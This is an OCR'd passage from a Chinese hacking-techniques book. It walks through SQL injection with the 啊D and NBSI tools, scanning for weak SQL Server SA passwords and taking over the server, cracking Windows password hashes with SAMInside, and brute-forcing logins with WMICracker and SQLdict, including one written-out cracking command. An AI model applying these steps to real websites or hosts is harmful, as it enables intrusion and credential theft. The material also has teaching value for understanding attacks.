


图 4-15　猜测项名

步骤 08 在“当前猜解位数”和“猜解项中的内容”中输入位数和猜解信息之后，单击“猜解表项中的内容”按钮，即可生成猜测表项内容的代码。再单击“提交（显示完整效果）”按钮，即可开始对项中所有的内容分析猜测。在等到猜解结束之后，就可以从中找出破解出的密码，从而实现网站的注入了。

2. 使用工具进行注入攻击

除手工进行 SQL 注入攻击外，攻击者还可以使用专门的 SQL 注入工具进行攻击，对于 My SQL 攻击常用的工具是“啊 D 注入工具”。“啊 D 注入工具”是一款出现相对较早且功能非常强大的 SQL 注射工具，具有旁注检测、SQL 猜解、密码破解、数据库管理等功能，是一个针对 ASP +SQL 注入的程序，使用多线程技术，从而大大提高检测速度。

使用啊 D 注入工具进行注入的具体操作步骤如下。

步骤 01 下载并解压缩“啊 D 注入工具”压缩包后， 双击其中的可执行程序，即可打开“啊 D 注入工具”主窗口，如图 4-16 所示。

步骤 02 在“啊 D 注入工具”主窗口的左边“注入检测”栏目中单击“扫描注入点”按

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

钮，打开“扫描注入点”窗口，如图 4-17 所示。在“检测网址”文本框中输入要检测的网址后，单击“打开网址”按钮，即可检测该网站是否存在注入漏洞。如果存在漏洞，则会将其显示在“可用注入点”栏目中，如图 4-18 所示。



图 4-16 “啊 D 注入工具 V2.32”主窗口




图 4-17 “扫描注入点”窗口

步骤 03 在“可用注入点”栏目中选择要注入的网址，在左边“注入检测”栏目中单击“SQL 注入检测”按钮，即可进入“注入检测”主窗口，如图 4-19 所示。




图 4-18 检测网站结果



图 4-19 “注入检测”主窗口

步骤 04 单击“检测”按钮，即可进行检测。待检测完毕后单击“检测表段”按钮，即可检测出网页中用到的数据表，并将其显示在下面的列表中，如图 4-20 所示。

步骤 05 在检测出的数据表中选择某个数据表后，单击“检测字段”按钮，可对其包含的字段进行检测，如图 4-21 所示。在检测出的字段列表中勾选其前面的复选框之后，单击“检测内容”按钮，即可检测出其具体内容，如用户名、密码等，如图 4-22 所示。




图 4-20 检测出来的注入点

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-21　对数据表的字段进行检测



图 4-22　检测表段的内容

步骤 06 在“啊 D 注入工具 V2.32”主窗口中单击“管理入口检测”按钮，即可打开“管理入口检测”窗口，如图 4-23 所示。在“网址检测”文本框中输入要检测的地址后，单击“检测管理入口”按钮，即可检测出该网站可能包含的管理入口。待检测完成后，会将该网站的可用连接和目录位置显示出来，如图 4-24 所示。



图 4-23　“管理入口检测”窗口



图 4-24　检测网址的管理入口

步骤 07 在“可用连接和目录位置”列表右击要打开的网址，在弹出的快捷菜单中选择“用 IE 打开连接”选项，在 IE 浏览器中打开该网页，如图 4-25 所示。这样，黑客就可以用猜解出来的管理员账号和密码尝试着进入该网站后台管理页面。




图 4-25　打开的登录页面

4.1.3　SQL Server 数据库注入攻击

SQL Server 数据库常用于网站的后台，为访问该网站的客户提供客户查询、提交货单等服务，是一个网站能够正常运作的前提，因此也是黑客经常用来攻击的一项重要手段。

对 SQL Server 数据库进行注入攻击的操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 获取 SQL-Server 数据库的 SA 口令。进入 MS-SQL 数据库服务器必须有 SQL-Server 数据库的 SA 口令，可获得 SA 口令的软件很多，如 X-Scan 软件，如图 4-26 所示。

步骤 02 单击“扫描参数”按钮，打开“扫描参数”对话框，单击“全局设置”选项下的“扫描模块”选项，进入“扫描模块”设置界面，在其中选择要进行扫描的“SQL-Server 弱口令”选项，如图 4-27 所示。



图 4-26 X-Scan 程序主界面




图 4-27 选择“SQL-Server 弱口令”选项

步骤 03 单击“检测范围”选项，进入“检测范围”设置界面，在其中输入指定的 IP 范围或从地址簿中选择，如图 4-28 所示。

步骤 04 单击“确定”按钮完成设置之后，单击“开始扫描”按钮，即可自动进行扫描，扫描结束后会弹出扫描报告，在其中可看到目标机的名称及口令信息，如图 4-29 所示。




图 4-28 指定扫描的 IP 范围

步骤 05 在取得了 SQL-Server 数据库的 SA 口令之后，就可以进入目标机实施攻击了。在本地机器上安装 SQL-Server 服务器之后，选择“开始”→“所有程序”→“Microsoft SQL Server”→“企业管理器”菜单项，即可进入 SQL-Server 管理平台，如图 4-30 所示。




图 4-29 扫描结果显示




图 4-30 SQL-Server 管理平台

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 右击“SQL-Server 组”选项，从快捷菜单中选择“新建 SQL-Server 注册”选项，打开“注册 SQL-Server 向导”对话框，如图 4-31 所示。

步骤 07 单击“下一步”按钮，进入“选择 SQL-Server”对话框，在“可用的服务器”文本框中输入目标机的 IP 地址，如图 4-32 所示。单击“添加”按钮，将地址添加到“添加的服务器”列表框中，如图 4-33 所示。



图 4-31　“注册 SQL-Server 向导”对话框




图 4-32　“选择 SQL-Server”对话框

步骤 08 单击“下一步”按钮，进入“选择身份验证模式”对话框，并选择“系统管理员给我分配的 SQL Server 登录信息（SQL Server 身份验证）”单选项，如图 4-34 所示。




图 4-33　添加服务器




图 4-34　“选择身份验证模式”对话框

步骤 09 单击“下一步”按钮，进入“选择连接选项”对话框，在其中选择“用我的 SQL Server 账户信息自动登录”单选项，再输入相应登录名和密码，如图 4-35 所示。

步骤 10 单击“下一步”按钮，进入“选择 SQL Server 组”对话框，在其中选择相应的单选项，如图 4-36 所示。再单击“下一步”按钮，打开“完成注册 SQL Server 向导”对话框，如图 4-37 所示。




图 4-35　“选择连接选项”对话框



图 4-36　“选择 SQL Server 组”对话框

步骤 11 单击“完成”按钮，会弹出成功注册的信息提示，如图 4-38 所示。单击“关闭”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

按钮，返回 SQL-Server 管理平台。此时在本地机器的 SQL-Server 管理平台中即可像管理本地机器的 SQL 服务器一样，管理远程主机的 SQL-Server 服务并对其进行任意更改。



图 4-37 完成注册 SQL Server 向导对话框




图 4-38 成功注册服务器

4.1.4 口令破解/暴力破解攻击

口令破解与暴力破解攻击的主要作用是获取攻击目标的口令和密码等，能为攻击者进一步实施攻击打开通道。下面以几个常用软件为例，模拟黑客如何进行口令破解和暴力破解攻击。

1. 口令破解攻击

SAMInside 是一款功能强大的口令破解软件，支持暴力破解、模糊破解、字典攻击、多台电脑分布式破解等多种破解方式，破解密码的速度可达到每秒几百万。

下面以 SAMInside-v2.63 版本为例进行介绍，具体的操作步骤如下。

步骤 01 下载并解压缩 SAMInside-v2.63 的软件包后，双击其中的可执行程序，即可打开“SAMInside-v2.63”运行主窗口，如图 4-39 所示。

步骤 02 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第一个菜单按钮，选择破解密码导入的方式，如图 4-40 所示。从上到下分别是：从 SAM 和 SYATEM 文件导入、从 SAM 和 SYSKEY 文件导入、从 PWDUMP 文件导入、从.HDT 文件导入、从.LCP 文件导入、从.LCS 文件导入、从.LC 文件导入、从.LST 文件导入等。




图 4-39 运行界面




图 4-40 “选择密码导入方式”菜单

步骤 03 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第二个菜单按钮，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以选择导出的文件，如图 4-41 所示。从上到下分别是：导出 PWDUMP 文件中的用户、导出 PWDUMP 文件中选定的用户、导出已猜解的密码、导出统计表等。

步骤 04 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第三个菜单按钮，可以选择“从本地电脑的安全认证子系统——LSASS 导入要破解的内容（Import local users using LSASS）”，也可选择“从本地电脑使用计划任务导入破解内容（Import local users using Scheduler）”。如果选择了后者，则需要进行等候才可导入，如图 4-42 所示。




图 4-41　“选择导出文件”菜单




图 4-42　“选择导入破解内容”菜单

步骤 05 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第四个菜单按钮，可以选择账户，分别是“全选（Mark all users）”、“全不选（Unmark all users）”、“反选（Invert mark）”、“编辑账户（Edit users）”和“增加账户（Add user…）”，如图 4-43 所示。单击“Add user”选项，弹出“SAMInside”对话框，在其中可以设置新增加的账户信息，还可以在其中的相应位置输入 LM 和 NT 的哈希值（hash），如图 4-44 所示。




图 4-43　“选择账户”菜单




图 4-44　“SAMInside”对话框

步骤 06 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第五个菜单按钮，可以删除列表中的账户，该菜单从下到下依次是：删除选择的账户、删除已经创建了密码的账户、删除所有的账户，如图 4-45 所示。

步骤 07 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第 7 个菜单按钮，可以获取当前账户的 LM 哈希值和 NT 哈希值。单击该按钮，即可打开生成器的“SAMInside”窗口，在其中分别看出 LM 和 NT 的哈希值，如图 4-46 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-45 “删除用户”菜单




图 4-46 生成器对话框

步骤 08 在“SAMInside-v2.63”运行主窗口中的快捷菜单栏中，单击第 8 个菜单按钮，可以选择攻击方式，可在 LM-Hash、NT-Hash 攻击方式之间选择，也可在暴力破解（Brute-force attack）、掩码攻击（Mask attack）、字典攻击（Dictionary attack）、分布式攻击（Pre-calculated tables attack）之间进行选择，如图 4-47 所示。

> **注意** 其中 Mask attack 需说明一下，有时会出现这种情况：密码前 3 位是数字，后 2 位是字母，中间有 3 位不详，此时需设置以增加破解速度，这种破解方式就是 Mask attack。

步骤 09 “SAMInside-v2.63”运行主窗口中的快捷菜单栏中的第 9 个菜单按钮和第 10 个菜单按钮，是黑客们主要用来恢复密码破解目标口令。




图 4-47 “选择攻击方式”菜单




图 4-48 导入账户信息

在了解 SAMInside-v2.63 程序菜单命令的主要功能后，下面以一个本地计算机的账户 Administrator 的口令破解为例，来讲述一下口令破解的过程。其操作步骤如下。

步骤 01 打开“SAMInside”窗口，单击“选择导入破解内容”菜单按钮，在下拉菜单中选择“从本地电脑的安全认证子系统——LSASS 导入要破解的内容”任务项，即可自动读入本机的用户账户信息，如图 4-48 所示。

步骤 02 勾选“Administrator”账户，在“选择攻击方式”菜单（第 8 个菜单）中选择合适的攻击方式，这里选择 NT-Hash 和 Brute-force 攻击方式，如图 4-49 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“选择攻击方式”菜单中的“Options”菜单项，打开“Options”对话框，在第二个选项卡下勾选“A…Z”复选框，并选择 7 位的密码个数为上限，如图 4-50 所示。




图 4-49　选择攻击方式




图 4-50　“Options”对话框

步骤 04 单击“OK”按钮，保存选项设置，再单击第 9 或第 10 个菜单按钮，即可开始破解密码，如图 4-51 所示。另外，读者还可根据需要选择其他攻击方式。




图 4-51　正在猜解密码

2. 暴力破解攻击

暴力破解攻击也是黑客常用的密码破解方式，下面介绍如何对 NT 口令进行暴力破解。进行暴力破解的常用工具有 WMICracker、SMBCrack、SQLdict 等。

（1） WMICracker

WMICracker 是一款暴力破解 NT 主机账号密码工具，常用于破解 Windows NT/2000/XP/2003 等操作系统的口令，破解时需要目标主机开放 135 端口，其使用方法为：WMICracker .exe <IP> <Usename> <Password Fil>[Threads]。相关参数说明如下。

- < IP >：目标 IP；
- < Usemame >：待破解密码的账号，必须属于管理员组；
- < Password File >：密码文件；
- [Threads]：线程数，默认为 80 ，该数值越大，破解速度越快。

假设攻击者使用扫描软件已经扫描到 192.168.0.7 这台计算机上有一个名字为 gloc 的管理员权限账号，并认为其密码符合如下规则。

- 3 位字母（a～g）和 2 位数字（0～9）的组合；
- 首字母为大写；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 数字在字母之后。

入侵者可以在命令提示符中运行“WMIcracker 192.168.0.7 gloc 1.dic 100”命令开始暴力破解，如图 4-52 所示。



图 4-52 用 WMIcracker 进行暴力破解

（2） SQLdict

SQLdict 是一个攻击 SQL Server 的字典工具，用于暴力破解 SQL 口令，该工具有助于让用户了解口令在遭到攻击时是否有足够的防御能力。SQLdict 的主窗口如图 4-53 所示，各项参数的含义如下。

- Target server：目标主机的 IP
- Target：待破解密码的账号
- Load Password File：单击这里选择密码字典文件

在设置完毕后，单击“Start”按钮，即可开始暴力破解，其扫描结果如图 4-54 所示。




图 4-53 “SQL dict”窗口




图 4-54 扫描结果

4.1.5 常见的注入工具

对网站进行 SQL 注入攻击，除了可以利用手工方法外，还可以利用一些专门的注入工具，多数的注入工具功能都非常强大，集检测漏洞和攻击于一身，使用这些工具可以提高注入检测的效率，是黑客进行注入攻击的利器。

1. NBSI 注入工具

NBSI 是一套高集成性 Web 安全检测系统，是一款网站漏洞检测和 ASP 注入漏洞检测工具，特别是在 SQL Server 注入检测方面有极高的准确率。使用 NBSI 可检测出网站中是否存在注入漏洞，也可进行注入攻击，具体的实现步骤如下。

步骤 01 下载并解压缩 NBSI 压缩包，双击其中的主程序 NBSI.exe，打开“NBSI 操作”主窗口，如图 4-55 所示。单击工具栏中的“网站扫描”按钮，打开“网站扫描”窗口，如图 4-56 所示。

步骤 02 在“注入地址”文本中输入要扫描的网站地址，并选择“快速扫描”单选项。单击“扫描”按钮，即可进行扫描。如果该网站存在注入漏洞，则会在扫描过程中将这些漏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

